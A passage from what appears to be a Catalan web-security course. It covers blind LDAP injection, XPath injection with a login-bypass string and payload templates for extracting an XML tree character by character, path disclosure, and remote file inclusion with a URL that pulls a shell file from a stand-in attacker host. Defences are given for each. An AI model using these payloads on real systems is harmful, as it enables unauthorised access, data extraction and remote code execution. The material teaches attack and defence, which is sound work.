


Sobre aquest arbre LDAP hi treballa una aplicació web que es connecta, entre altres repositoris, a aquest arbre per obtenir informació. En aquest cas tenim una aplicació programada en php, anomenada `printerstatus.php`, que rep com a paràmetre el nom de la impressora i construeix una consulta LDAP de la manera següent:

```
(&(cn=HP Laserjet 2100)(objectclass=printer))
```

El resultat és una pàgina web en què s'accedeix a propietats de la impressora en concret.

Figura 30. Propietats de la impressora HP LaserJet 2100




El paràmetre `idprinter` s'utilitza per a construir la consulta LDAP i és vulnerable a LDAP Injection; no obstant això, no es mostra cap de les dades dels objectes que es puguin seleccionar amb qualsevol consulta executada, de manera que solament es pot fer una explotació a cegues. Les captures de pantalla següents mostren exemples de la manera com es pot extreure informació de l'arbre LDAP mitjançant *Blind LDAP Injection*.

1) Fase 1: descobriment d'atributs

L'atacant injecta atributs per descobrir si existeixen o no. Quan l'atribut no existeix la consulta LDAP no retorna cap objecte i l'aplicació no mostra dades de cap impressora.


S'ha de tenir en compte que el comodí `*` val solament per als valors de tipus alfanumèrics; per tant, si l'atribut fos d'un altre tipus no es podria descobrir així. Per als de tipus numèrics i per als de tipus data s'utilitzen els operadors `>= i <=` o = i per als booleans, les constants *True* i *False*.

Figura 31. L'atribut `IPaddress` no existeix o no té valor alfanumèric.



En l'exemple següent, l'atribut `distinguisedname` existeix i a més és de tipus alfanumèric, ja que funciona perfectament amb el comodí "`*`". Això es pot comprovar perquè la pàgina de resultats ha retornat dades de la impressora que s'estava utilitzant.


Figura 32. L'atribut `distinguisedname` existeix i té valor alfanumèric.



Com es veu, hi ha diferències en les pàgines que retornen dades i les que no, de manera que es pot automatitzar l'extracció de tota la informació i el descobriment dels atributs simplement comparant els resultats HTML que s'han obtingut.

En la figura 33, s'obté una altra vegada un resultat positiu que confirma l'existència d'un atribut `department`.

Figura 33. L'atribut `Department` existeix i té valor Unicode extraïble.



2) Fase 2: reducció de l'alfabet

Una de les opcions que es poden sospesar és fer una reducció de l'alfabet possible de valors en un camp. La idea consisteix a saber si hi ha un determinat caràcter en un atribut o no. Si l'atribut té 15 caràcters de longitud i hem de provar, per exemple, 28 lletres per 15 caràcters, s'han de fer 420 peticions per a extreure la informació. No obstant això, es pot fer un recorregut que ens digui si una lletra pertany al valor o no. D'aquesta manera hem de fer primer 28 peticions que ens deixaran, en el pitjor dels casos, una lletra diferent per cada posició, és a dir, 15 lletres. Després, en el pitjor dels casos també, tindrem 15 lletres per 15 posicions més 28 peticions de reducció de l'alfabet, és a dir, 253 peticions. A més, es pot inferir que, si hi ha una lletra que ja s'ha utilitzat, pot ser que no es torni a utilitzar, de manera que tindrem una reducció fins i tot més gran si la lletra s'utilitza com a última opció, i deixarem la probabilitat en un sumatori d'1..15 + 28, és a dir, 148 peticions.

Com a conclusió, es pot obtenir que la reducció de l'alfabet és una bona opció a l'hora d'extreure valors de camps.

En els exemples següents veurem com s'ha de fer per a saber si un caràcter pertany al valor del camp o no.

Figura 34. La lletra b no pertany al valor de l'atribut `department` perquè no s'obtenen dades.





Figura 35. La lletra n sí que pertany al valor de l'atribut `department` perquè sí que s'obtenen dades.




Aquesta reducció deixa un conjunt de valors vàlids que es poden fer servir per a extreure el valor de la dada mitjançant un procés de desplegament.

3) Fase 3: desplegament


En aquesta fase, una vegada reduït l'alfabet, s'han d'ordenar les lletres que s'han obtingut; per a això començarem un procés des de la primera posició.

Figura 36. El valor de `department` no comença per la lletra a perquè no s'obtenen dades.



S'han d'anar provant lletres fins que s'obté un resultat positiu que confirmi que amb aquest patró es retornen dades.

Figura 37. El valor de `department` sí que comença per la lletra f perquè sí que s'obtenen dades.



Una vegada descoberta la primera lletra, es manté fixa i s'ha de buscar la segona, substituint sempre els caràcters obtinguts en la fase de reducció de l'alfabet.

Figura 38. El valor de `department` no comença per les lletres fa perquè no s'obtenen dades.





Figura 39. El valor de `department` sí que comença per les lletres fi perquè sí que s'obtenen dades.



Aquest procés s'ha de repetir amb tots els atributs que s'han descobert i fins que s'hagin descobert totes les lletres, cosa que permetrà extreure informació oculta dels objectes de l'arbre LDAP.

LDAP és una tecnologia en expansió, i la implantació que se'n fa en els sistemes de directori i metadirectori la fan cada dia més popular. Els entorns intranet fan un ús intensiu d'aquesta tecnologia per a oferir sistemes de Single Sing-On i fins i tot és comú trobar entorns LDAP en els serveis d'Internet.

Aquesta popularitat fa que calgui incloure les proves anteriors dins dels processos d'auditoria de seguretat de les aplicacions web. Les proves d'injeccions d'auditoria que s'estaven fent avui dia, seguint la documentació existent, no ajudaven gaire ja que en els entorns més comuns com ADAM o OpenLDAP no funcionen.

La solució per a protegir les aplicacions enfront d'aquest tipus d'injeccions és, com en altres entorns d'explotació, filtrar els paràmetres enviats des del client. En aquest cas filtrar operadors, parèntesis i comodins perquè un atacant no sigui mai capaç d'injectar lògica dins de la nostra aplicació.

2.3. XPath

XPath és un llenguatge que permet la cerca d'informació en documents XML per mitjà d'expressions específiques per a la seva estructura. Està pensat per a optimitzar els temps de cerca fent ús de l'organització de nodes que tenen els fitxers XML.

Com qualsevol mitjà per a l'emmagatzematge i la cerca de dades, es pot implementar en aplicacions web, de manera que poden substituir els SGBD (sistemes de gestió de base de dades) basats en SQL.

2.3.1. XPath Injection i Blind XPath Injection

XPath Injection és una vulnerabilitat que consisteix a modificar els paràmetres de cerca a l'hora de formar una consulta (*query*) XPath.

Parlem d'una injecció XPath quan s'insereix codi XPath dins de la sentència, i executa el codi injectat dins del motor de cerca XML.

Aquest tipus de vulnerabilitats basades en injeccions (XPath Injection, SQL Injection, LDAP Injection, etc.) són fallades de seguretat causades per una mala programació de l'aplicació que fa la connexió contra el motor de cerca, amb independència que l'aplicació sigui d'escriptori o web.

Per a saber com funciona aquesta tècnica més a fons, ens imaginarem un cas pràctic. Tenim una aplicació web que fa una connexió contra un arbre XML amb l'estructura següent:

```
<?xml version="1.0" encoding="UTF-8"?>
<usuarios>
   <usuario login="admin" password="t1oviv0" nivel="3" />
   <usuario login="usuario" password="miPasswordXml" nivel="1" />
   <usuario login="invitado" password="invitado" nivel="0" />
```

```
</usuarios>
```


L'aplicació web maneja un sistema d'autenticació basat en XML, en què per a fer l'autenticació té un formulari en què sol·licita un usuari i una contrasenya, amb els quals després forma una consulta d'XPath amb l'estructura següent:

```
string xpath = "/usuarios/usuario[@login='" + usuario + "' and @password='" + password + "']";
```

En un entorn segur aquesta consulta d'XPath no retorna cap resultat positiu tret que l'usuari i la contrasenya es corresponguin amb els que hi ha establerts en el document XML, però si es tracta d'un entorn insegur en què els camps d'entrada (usuari i contrasenya) no estan filtrats, es pot fer una injecció.

N'hi ha prou que un usuari introdueixi en el camp contrasenya un valor com `abc' or 'a'='a' or 'a'='b` per a saltar el sistema d'inici de sessió i accedir a la zona privada, ja que el motor de cerca XML retornarà un resultat positiu. Tenint en compte que primer s'avaluen els operadors AND i després els OR, el resultat booleà que tractarà el motor de cerca és el que ens mostra l'exemple següent:

Figura 40. Avaluació dels paràmetres en XPath



Com hem vist, amb aquest tipus d'injeccions es poden fer modificacions en la consulta per a obtenir el resultat volgut (*true*/ *false*), però es pot anar molt més allà i esbrinar l'estructura de l'arbre XML amb tots els nodes, atributs i elements.

Aquesta mena d'actes es poden fer. S'utilitza una variació d'"*XPath Injection*" anomenada "*Blind XPath Injection*", que consisteix a esbrinar valors de l'arbre XML basant-se en el resultat booleà que retorna l'aplicació vulnerable.

Reprenent el cas pràctic anterior, suposem que, quan fem l'inici de sessió en l'aplicació (introduint `abc' or 'a'='a' or 'a'='b`), l'aplicació retorna un missatge d'autenticació que diu "*Bienvenido*", i que, en cas que la consulta XPath retorni un resultat negatiu (quan es fa una injecció que retorna false), mostra un missatge que diu "*Usuario y/o password incorrecto*".

En aquest cas, ens trobem clarament davant una aplicació vulnerable a *Blind XPath Injection*, però si així i tot volem estar segurs que es tracta d'un motor XML i no SQL, podem utilitzar funcions com `count(//)`, que retorna el nombre total de nodes en l'arbre, que hauria de tenir sempre almenys 1 node:

- Injecció de cadena: `a' or count(//)>0 or 'a'='b`

- Injecció numèrica: `0 or count(//)>0 or 1=1`

També es poden utilitzar operadors OR en majúscules, ja que no són acceptats en cerques XML i sí que ho són en cerques SQL (que admeten operadors tant en minúscules com en majúscules), de manera que es pot concloure si el motor de cerca treballa amb XML.

- Motor SQL: `' OR 1=1 OR ''='`
- Motor SQL/XML: `' or 1=1 or ''='`

Si amb aquesta prova obtenim un resultat positiu, no hi ha dubte que és un sistema XML, és vulnerable i, a més, es pot extreure tot l'arbre XML. Com? Utilitzant tècniques de booleanització.

El primer pas a l'hora de començar un atac per a baixar l'arbre és treure els valors del node arrel, que conté la resta dels nodes. Els passos que s'han de seguir són els següents:

1) Extreure el nom del node.

2) Extreure els atributs del node.

3) Comprovar si és un element[3]. Si ho és, s'ha d'obtenir el valor.

(3)Si el node és un element, no pot contenir subnodes, de manera que els passos 4 i 5 no es farien.

4) Calcular el nombre de nodes fills que conté el node que s'està analitzant.

5) Tornar a fer el pas '1' amb els nodes extrets en el pas '4'.

Per a extreure el nom del node, primer s'ha de calcular el nombre de caràcters que té. Això es pot fer utilitzant la funció string-length:

```
[PATH]child::node()[position()=[NUMNODO] and string-length (name())>[NUMERO]]
```

En què `[PATH]` és el node que s'ha d'analitzar, `[NUMNODO]` el nombre de node (ja que hi pot haver diversos nodes amb el mateix nom dins del mateix pare), i `[NUMERO]` la longitud del nom del node. D'aquesta manera, utilitzant força bruta i tècniques d'optimització com la cerca binària, es pot treure la longitud del nom de la manera següent:

```
' or /child::node()[position()=1 and string-length(name())>20] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>10] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>5] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>7] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())>9] or 1=1 and ''='
' or /child::node()[position()=1 and string-length(name())=8] or 1=1 and ''='
```

Una vegada se sap que la longitud del node són 8 caràcters, es pot treure el nom del node seguint el mateix mecanisme: tècniques de booleanització i imaginació.

```
' or /child::node()[position()=1 and starts-with(name(),'a')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'b')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'c')] or 1=1 and ''='
...
' or /child::node()[position()=1 and starts-with(name(),'u')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'ua')] or 1=1 and ''='
' or /child::node()[position()=1 and starts-with(name(),'ub')] or 1=1 and ''='
...
' or /child::node()[position()=1 and starts-with(name(),'us')] and ''='
' or /child::node()[position()=1 and starts-with(name(),'usu')] and ''='
```

S'ha de fer el mateix procés per a cada lletra del nom, utilitzant un `charset` de caràcters, i extreure cada caràcter des de la posició 1 fins a la posició màxima, que és la longitud del nom extreta inicialment.

Els passos per a extreure els atributs i els elements són exactament els mateixos, però variant la consulta XPath, amb les plantilles següents:

1) Per a extreure informació referent als nodes:

- Longitud del nom:
  `[PATH]child::node()[position()=[NUMNODO] and string-length(name())>[NUMERO]]`

- Nom del node:
  `[PATH]child::node()[position()=[NUMNODO] and starts-with(name(),'[VALORES]')]`

- Nombre de subnodes:
  `count([PATH]child::node())>[NUMERO]`

2) Per a extreure la informació dels atributs:

- Nombre d'atributs d'un node:
  `count([PATH]child::node()[[NUMNODO]]/@*)>[NUMERO]`

- Longitud del nom de l'atribut:
  `[PATH]child::node()[position()=[NUMNODO]] and string-length([PATH]child::node()[[NUMNODO]]/@*[position()=[NUMATT] and string-length(name())>[NUMERO]])>0`

- Longitud del valor de l'atribut:

```
[PATH]child::node()[position()=[NUMNODO]] and
string-length([PATH]child::node()
[[NUMNODO]]/@*[position()=[NUMATT]])>[NUMERO]
```

- Nom de l'atribut:

```
[PATH]child::node()[position()=[NUMNODO]]              and
[PATH]child::node()[[NUMNODO]]/@*[position()=[NUMATT] and
starts-with(name(),'[VALORES]')
```

- Valor de l'atribut:

```
[PATH]child::node()[position()=[NUMNODO]] and
starts-with([PATH]child::node()
[[NUMNODO]]/@*[position()=[NUMATT]], '[VALORES]')
```

3) Per a extreure el contingut d'un node:

- Longitud de l'element:

```
string-length([PATH]/child::text())>[NUMERO]
```

- Valor de l'element:

```
starts-with([PATH]child::text(),'[VALORES]')
```

Aquesta tècnica pot resultar molt tediosa i lenta si es fa manualment, però per a això ja hi ha eines que fan aquest procés de manera automàtica i, a més, utilitzen tècniques d'optimització com reducció del `charset` per a trobar les dades fent un nombre reduït de consultes.

Implementar una reducció de charset és una cosa simple; n'hi ha prou de fer una consulta per cada caràcter i comprovar si aquest caràcter existeix en algun node, element o atribut de l'arbre. Si no hi és, s'elimina aquest caràcter del `charset`. Això es pot fer amb la consulta següent:


```
"//*[contains(name(), 'a')] or //@*[contains(name(), 'a')]
or //attribute::*[contains(.,'a')] or contains(//*, 'a')"
```

Si aquesta consulta ens retorna un resultat positiu, es manté la lletra 'a' en el `charset` de lletres que s'ha de provar; no obstant això, si ens retorna la pàgina que hem associat a una petició falsa, podem eliminar el caràcter a de la resta de proves que s'han de fer perquè ja sabem que no hi sortirà mai.

Una altra tècnica interessant per a l'optimització del *Blind XPath Injection* és la de "*learn words*", de manera que quan s'extreu el nom d'un node, element o atribut es guarda en una llista. Quan es troba un altre node, element o atribut d'una longitud de nom igual que la d'algun element que ja s'ha extret, s'han de fer comprovacions amb els nodes coneguts perquè és probable que si tenen la mateixa longitud tinguin també el mateix nom.

En la imatge següent es mostra una eina en funcionament, una vegada baixat l'arbre XML d'una aplicació web vulnerable.

Figura 41. Arbre XML extret mitjançant una aplicació automatitzada



2.3.2. Com cal protegir-se de tècniques de XPath Injection?

La protecció contra aquest tipus de tècniques és molt simple, i se n'ha de fer càrrec el programador de l'aplicació. Solament s'ha de fer un filtratge de les entrades, tenint en compte dos factors:

- Si l'entrada és numèrica: abans de formar la consulta, s'ha de comprovar que el valor introduït en l'entrada és un valor numèric i no una cadena de text.

- Si l'entrada és de text: s'han de reemplaçar els caràcters perillosos com la cometa simple i les cometes dobles per \' i \".

3. Atacs de camí transversal

Mitjançant les tècniques de camí (*path*) transversal s'aconsegueix accedir a informació referent al servidor, des de simplement el directori on s'executa l'aplicació web fins a aconseguir baixar fitxers del servidor. Cadascuna d'aquestes fallades té un nom i l'estudiarem separadament.

La informació que s'obté la pot fer servir un atacant per a aconseguir accedir a altres recursos de la pàgina mitjançant algun tipus d'enginyeria social o deduint possibles noms de fitxers o carpetes per a accedir-hi després.


Analitzarem des dels menys perillosos fins als més crítics, i veurem que els uns es recolzen en els anteriors i que en certa manera depenen els uns dels altres i que realment estan molt relacionats entre si.

3.1. Path Disclosure

Aquest problema no és específic d'una tecnologia, sinó que es pot donar en qualsevol llenguatge de programació i en qualsevol tecnologia de servidor. Aquesta vulnerabilitat no és crítica per si mateixa, però pot facilitar les coses a un atacant que intenti qualsevol de les fallades que comentarem més endavant.

La idea és aconseguir conèixer el camí en què s'executa l'aplicació. Per a això ens hem de valer de missatges d'error (provocats o no) que continguin camins a fitxers. Això ho aconseguirem introduint caràcters erronis en els paràmetres o accedint a camins que no existeixin.

Figura 42. Fallada de Path Disclosure



Aquest missatge d'error es pot donar en intentar reproduir qualsevol de les altres fallades que hem explicat en aquesta secció. En general, els llenguatges de programació del costat del servidor, si no tenen els errors controlats, mostren un missatge d'error predefinit que, normalment, conté el camí del fitxer que està afectat.

Evitar aquest tipus d'errors és tan senzill com generar les nostres pròpies pàgines d'error. Una altra bona pràctica també és controlar qualsevol tipus d'excepció en el codi. En definitiva, no deixar que els missatges per defecte es mostrin mai a l'usuari.

4. Atacs d'injecció de fitxers

4.1. Remote File Inclusion

Remote File Inclusion és la vulnerabilitat que consisteix a executar codi remot dins de l'aplicació vulnerable. Es basa en la idea que de la mateixa manera que es pot carregar un fitxer local per a incloure'l dins de la pàgina se'n pot carregar un de remot que contingui codi maliciós.

Això es pot fer en llenguatges interpretats, en què podem incloure un fitxer amb codi i afegir-lo a l'execució. En l'exemple següent es pren com a base una pàgina programada en PHP:

```
http://www.mipagina.com/mostrar.php?pag=index.php
```

PHP fa ús de funcions que permeten incloure fitxers externs per a generar pàgines més complexes i més completes. En l'hipotètic exemple anterior el fitxer mostrar.php faria ús d'alguna d'aquestes funcions de PHP que permeten la inclusió dinàmica de fitxers:

- `include($pag)`
- `require($pag)`
- `include_onze($pag)`
- `require_onze($pag)`

Aquestes funcions reben un paràmetre (anomenat `$pag` en aquest exemple) que indica el camí del fitxer que s'ha d'incloure. Si la variable `pag` no està prou controlada, podem fer una crida a un fitxer extern que baixarà i s'interpretarà en el costat del servidor:

```
http://www.mipagina.com/mostrar.php?pag=http://malo.com/shell.txt
```


En la crida anterior el servidor mipagina.com sol·licita a malo.com el fitxer `shell.txt`, que inclou codi PHP vàlid que s'executarà a `mipagina.com`.

Aquesta fallada es deu a una mala configuració del servidor PHP, que permet que s'incloguin fitxers externs. La configuració correcta ha de ser la prohibició total de fer aquestes accions.

Per a establir una configuració adequada en l'intèrpret de PHP, hem de buscar el fitxer php.ini de configuració (en Linux sol ser a `/etc/php5/php.ini`) i establir la clau de configuració `allow_url_include` a *false*.

Aquesta fallada de seguretat pot donar lloc al fet que un atacant aconsegueixi executar qualsevol codi volgut en el servidor web amb els riscos que això comporta. Hi ha fitxers pregenerats per a ser inclosos dins del flux d'execució de l'aplicació web. Van des d'un simple intèrpret d'ordres fins a una completa `shell` equipada amb el seu propi explorador de fitxers, opcions per a pujar o baixar fitxers i fins i tot la possibilitat d'executar programes en l'equip remot.

Figura 43. *Shell* remota executant-se



A Internet hi podem trobar una gran varietat de *shells* remotes. Per exemple, la *shell* mostrada en la figura anterior es diu c99, si bé n'hi ha d'altres com l'r57 o la c100. De tota manera, sempre ens en podem programar una de pròpia amb la funcionalitat que necessitem.

4.2. Local File Inclusion

